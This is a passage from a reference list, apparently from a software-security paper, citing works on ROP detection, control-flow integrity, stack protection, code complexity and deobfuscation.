[64] The Clang Team. Clang Command Line Argument Reference. `https://clang.llvm.org/docs/ClangCommandLineReference.html`, February 2017.

[65] Thomas J. McCabe. A Complexity Measure. In *IEEE Transactions on Software Engineering*, December 1977.

[66] Mateus Tymburibá, Rubens Emilio, and Fernando Pereira. Riprop: A dynamic detector of rop attacks. In *Proceedings of the 2015 Brazilian Congress on Software: Theory and Practice*, page 2, 2015.

[67] Victor van der Veen, Dennis Andriesse, Enes Göktaş, Ben Gras, Lionel Sambuc, Asia Slowinska, Herbert Bos, and Cristiano Giuffrida. Practical context-sensitive cfi. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security*, pages 927–940. ACM, 2015.

[68] Perry Wagle, Crispin Cowan, et al. Stackguard: Simple Stack Smash Protection for Gcc. In *GCC Developers Summit*, 2003.

[69] Henry S. Warren. *Hacker's Delight*. Addison-Wesley Professional, 2nd edition, 2013.

[70] Babak Yadegari, Brian Johannesmeyer, Ben Whitely, and Saumya Debray. A Generic Approach to Automatic Deobfuscation of Executable Code. In *IEEE Symposium on Security and Privacy*, 2015.